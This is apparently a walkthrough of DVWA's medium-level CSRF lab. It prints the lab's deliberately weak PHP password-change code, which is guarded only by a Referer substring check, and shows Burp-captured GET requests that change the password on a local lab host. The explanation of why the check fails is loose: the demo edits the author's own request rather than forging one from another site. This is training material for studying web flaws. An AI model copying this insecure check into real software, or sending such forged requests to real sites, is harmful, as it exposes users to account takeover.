
CSRF- DVWA

Cross-Site Request Forgery (CSRF) is a type of cyber attack where a malicious actor tricks a user into performing actions on a web application where they are authenticated. This exploit leverages the trust that a web application has in the user's browser. When a user is logged into a website, they have certain privileges and permissions, such as the ability to transfer money or change account settings. A CSRF attack occurs when an attacker creates a malicious web page or script that sends a request to the targeted website, using the victim's credentials. Because the victim is already authenticated, the web application believes the request is legitimate and executes it. This can lead to unauthorized actions such as fund transfers, data changes, or other harmful activities. Mitigating CSRF typically involves using anti-CSRF tokens, ensuring requests are validated properly, and implementing same-site cookies to prevent unauthorized requests from being processed.

Examples: -

1. Firstly, we will look the source code.




CSRF Source

vulnerabilities/csrf/source/medium.php


```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update the database
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

2. The flaw in this code is a Cross-Site Request Forgery (CSRF) vulnerability. The code uses the HTTP Referer header to check if the request came from the same server, assuming it’s a trusted source. However, the Referer header can be easily manipulated by an attacker. This allows an attacker to create a malicious website or craft a URL that makes a request to this script, tricking the user’s browser into performing an unwanted action on their behalf, such as changing their password without their knowledge or consent.




```
GET /vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change HTTP/1.1
Host: 172.17.0.1:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.17.0.1:8888/vulnerabilities/csrf/
Cookie: PHPSESSID=4t0lef1fdt4bn0g5eq0ee0b7e4; security=medium
Upgrade-Insecure-Requests: 1
```

3. Within the legitimate request we see there is a Referer, where the request came from. That matches up so the request goes ahead. So what if we intercept the illegitimate request with Burp and add the HTTP Referer. Like so.



```
GET /vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change HTTP/1.1
Host: 172.17.0.1:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.17.0.1:8888/vulnerabilities/csrf/
Cookie: PHPSESSID=4ksrmqrvltqjt7f8tlmiouat07; security=medium
Upgrade-Insecure-Requests: 1


```



Vulnerability: Cross Sit

Change your admin password:

New password: ••••

Confirm new password:

Password Changed.

More Information